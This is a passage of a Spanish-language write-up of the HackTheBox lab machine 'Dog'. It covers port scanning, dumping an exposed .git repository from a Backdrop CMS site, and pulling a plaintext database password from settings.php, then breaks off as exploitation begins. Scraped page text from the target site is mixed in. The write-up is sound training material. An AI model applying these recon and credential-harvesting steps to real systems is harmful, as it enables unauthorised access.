Máquina Dog

OS
Linux

RELEASE DATE
08 Mar 2025

DIFFICULTY
Easy

POINTS
20


Reconocimiento

Empezamos con el siguiente escaneo de `nmap`:

```shell
nmap -p- -sSCV --min-rate=5000 -Pn -n 10.10.11.58 -oN nmap.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-13 11:49 CET
Warning: 10.10.11.58 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.11.58
Host is up (0.053s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 97:2a:d2:2c:89:8a:d3:ed:4d:ac:00:d2:1e:87:49:a7 (RSA)
|   256 27:7c:3c:eb:0f:26:e9:62:59:0f:0f:b1:38:c9:ae:2b (ECDSA)
|_  256 93:88:47:4c:69:af:72:16:09:4c:ba:77:1e:3b:3b:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-git:
|   10.10.11.58:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|_    Last commit message: todo: customize url aliases.  reference:https://docs.backdro...
|_http-generator: Backdrop CMS 1 (https://backdropcms.org)
```

```
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.md /web.config /admin
| /comment/reply /filter/tips /node/add /search /user/register
|_/user/password /user/login /user/logout /?q=admin /?q=comment/reply
|_http-title: Home | Dog
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.16 seconds
```

Nos reporta los puertos *80* y *22* por lo que por ahora nuestro principal punto de ataque va por el puerto 80 que es http. Además parece que los scripts de `nmap` nos reporta que tiene un *.git* y un *robots.txt*



□ Correo and accounts □ IA □ Pricing □ Social Media □ English □ Nube □ Shopping □ eJPT
Login

[redacted]

find the perfect care for your dog. If you have any questions about
nquiry, please contact us at support@dog.htb. We are at your

```
10.10.11.58 dog.htb
```

Aquí ya veo un posible dominio asi que lo apunto al */etc/hosts* por si hay que hacer un fuzeo de subdominios y para trabajar más comodamente.



Dog

Home About

Welcome to Dog!

Dog obesity

Mon, 15/07/2024 - 7:51pm by dogBackDropSystem

Obesity in Dogs

Obesity in dogs is a growing health issue that affects a significant portion of the canine population. Just like in humans, obesity in dogs is defined as an excess of body fat and is associated with various health problems, which can decrease the quality of life and the longevity of our pets.

Causes of Obesity in Dogs

The causes of obesity in dogs are multiple and often interrelated. Some of the most common causes include:


Read more

Dog food

Wed, 10/07/2024 - 6:44pm by Anonymous

A dog's diet is fundamental to its overall health and well-being. A balanced diet adapted to the specific needs of each dog contributes to maintain its energy, strengthen its immune system and prevent diseases.

En la página vemos que se está usando el siguiente CMS:



Read more

Dog mental health

Wed, 10/07/2024 - 6:35pm by Anonymous

A dog's mental health is a crucial aspect of its overall well-being and quality of life. Like humans, dogs can experience stress, anxiety and depression, which can manifest through changes in their behavior, appetite and energy levels.

Read more

Dog care

Tue, 09/07/2024 - 6:10pm by Anonymous


Here are the steps for the proper care of a dog:

1. Feeding:
Providing a balanced diet appropriate for your dog's age, size and activity level is critical. Consult a veterinarian to choose the most appropriate food. Avoid feeding human food, especially those foods that are toxic to dogs, such as chocolate, grapes and onions.

Read more

Powered by Backdrop CMS

De primeras voy a bajarme el .git que nos reportó `nmap` antes:



[redacted]

Index of /.git


Name	Last modified	Size	Description
Parent Directory		-	
COMMIT_EDITMSG	2025-02-07 21:22	95	
HEAD	2025-02-07 21:21	23	
branches/	2025-02-07 21:21	-	
config	2025-02-07 21:21	92	
description	2025-02-07 21:21	73	
hooks/	2025-02-07 21:21	-	
index	2025-02-07 21:22	337K	
info/	2025-02-07 21:21	-	
logs/	2025-02-07 21:22	-	
objects/	2025-02-07 21:21	-	
refs/	2025-02-07 21:21	-	

Apache/2.4.41 (Ubuntu) Server at dog.htb Port 80

```
❯ cd content
❯ ls
❯ nvim users.txt
❯ cat users.txt
───────┬──────────────────────────────
       │ File: users.txt
───────┼──────────────────────────────
   1   │ dogBackDropSystem
───────┴──────────────────────────────

 /home/j/De/M/HTB/Dog/content  with  ✓  wget dog.htb/.git/
```


> **Nota** con `wget -r` no se descarga todo, al final usé `gitdumper`

Después de descargar el *.git* lo que primero me llama la atención es el *settings.php* y el *robots.txt*




```
❯ cd dog_content
❯ ls
core  files  layouts  sites  themes  index.php  LICENSE.txt  README.md  robots.txt  settings.php
❯ cat settings.php
```

Dentro del *settings* tenemos una contraseña de la base de datos que puede que sirva para el Login de la página web:



```
File: settings.php

<?php
/**
 * @file
 * Main Backdrop CMS configuration file.
 */

/**
 * Database configuration:
 *
 * Most sites can configure their database by entering the connection string
 * below. If using primary/replica databases or multiple connections, see the
 * advanced database documentation at
 * https://api.backdropcms.org/database-configuration
 */
$database = 'mysql://root:BackDropJ2024DS2024@127.0.0.1/backdrop';
$database_prefix = '';

/**
 * Site configuration files location.
 *
 * By default these directories are stored within the files directory with a
 * hashed path. For the best security, these directories should be in a location
```

En el *robots* nos encontramos con estas rutas que pueden servir para después



File: **robots.txt**


```
#
# robots.txt
#
# This file is to prevent the crawling and inde
# of your site by web crawlers and spiders run
# and Google. By telling these "robots" where n
# you save bandwidth and server resources.
#
# This file will be ignored unless it is at the
# Used:    http://example.com/robots.txt
# Ignored: http://example.com/site/robots.txt
#
# For more information about the robots.txt sta
# http://www.robotstxt.org/robotstxt.html
#
# For syntax checking, see:
# http://www.robotstxt.org/checker.html

User-agent: *
Crawl-delay: 10
# Directories
Disallow: /core/
Disallow: /profiles/
# Files
Disallow: /README.md
Disallow: /web.config
# Paths (clean URLs)
Disallow: /admin
Disallow: /comment/reply
Disallow: /filter/tips
Disallow: /node/add
Disallow: /search
Disallow: /user/register
Disallow: /user/password
Disallow: /user/login
Disallow: /user/logout
# Paths (no clean URLs)
Disallow: /?q=admin
Disallow: /?q=comment/reply
Disallow: /?q=filter/tips
Disallow: /?q=node/add
Disallow: /?q=search
Disallow: /?q=user/password
Disallow: /?q=user/register
Disallow: /?q=user/login
Disallow: /?q=user/logout
```

Explotación

Ahora con grep intento buscar la versión:


```
grep -r "vers*"
```

La encuentro, seguidamente con `searchsploit` busco a ver si hay algún CVE



```
core/themes/bartik/template.php: * Contains a theme's functions to manipulate or ov
core/themes/bartik/template.php: * Overrides theme_field__FIELD_TYPE().
